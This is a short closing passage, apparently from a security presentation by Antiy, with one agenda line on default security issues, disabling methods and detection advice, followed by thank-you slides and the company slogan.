 - 默认安全性问题、禁用方法、检测建议

谢谢大家

THANK YOU FOR YOUR ATTENTION

www.antiy.com

 安天 | 智者安天下